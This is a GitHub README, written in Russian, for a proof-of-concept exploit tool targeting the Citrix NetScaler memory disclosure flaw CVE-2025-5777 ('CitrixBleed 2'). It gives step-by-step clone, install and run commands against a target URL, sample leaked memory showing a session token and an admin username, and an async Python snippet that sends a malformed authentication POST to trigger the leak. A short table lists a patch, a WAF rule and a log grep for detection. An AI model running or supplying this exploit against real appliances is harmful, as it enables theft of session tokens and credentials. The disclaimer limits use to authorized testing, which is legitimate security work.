 bughuntar/cve-2025-5777
Эксплойт утечки памяти Citrix NetScaler CVE-2025-5777 (CitrixBleed 2)

Этот инструмент демонстрирует CVE-2025-5777, критическую уязвимость раскрытия памяти в устройствах Citrix NetScaler ADC/Gateway. Эксплойт извлекает чувствительное содержимое памяти через некорректные запросы аутентификации.
Ключевые особенности:
✔ Обнаружение утечки памяти через разбор XML-ответов

✔ Hex+ASCII дамп утекших областей памяти

✔ Совместимый с Burp Suite формат запросов
✔ Асинхронные запросы для эффективного тестирования
git clone https://github.com/bughuntar/CVE-2025-5777.git
cd CVE-2025-5777
pip install requests beautifulsoup4 aiohttp colorama
chmod +x citrix_memory_leak.py
python3 citrix_memory_leak.py https://target-netscaler.com
Ожидаемый вывод:
+ [+] Обнаружена утечка памяти!
--- Дамп утекшей памяти (Hex) ---
00000000  73 65 73 73 69 6F 6E 3D 31 32 33 34 35 36 37 38  session=12345678
00000010  55 73 65 72 3A 20 61 64 6D 69 6E 00 00 00 00 00  User: admin.....
| Действие | Команда/Ссылка |
|---|---|
| Патч | Citrix Security Bulletin |
| Правило WAF | Block POST /p/u/doAuthentication.do with malformed params |
| Обнаружение | grep 'POST /p/u/doAuthentication.do' netscaler.log |
# Malformed request trigger
async def exploit(target):
    async with aiohttp.post(
        f"{target}/p/u/doAuthentication.do",
        data="login",  # Missing equals sign triggers leak
        ssl=False
    ) as response:
        await parse_leak(await response.read())
- Этот инструмент предназначен ТОЛЬКО для авторизованного тестирования.
- Несанкционированное использование нарушает международные законы кибербезопасности.
Полный отказ от ответственности: DISCLAIMER.md
Автор: Professor the Hunter
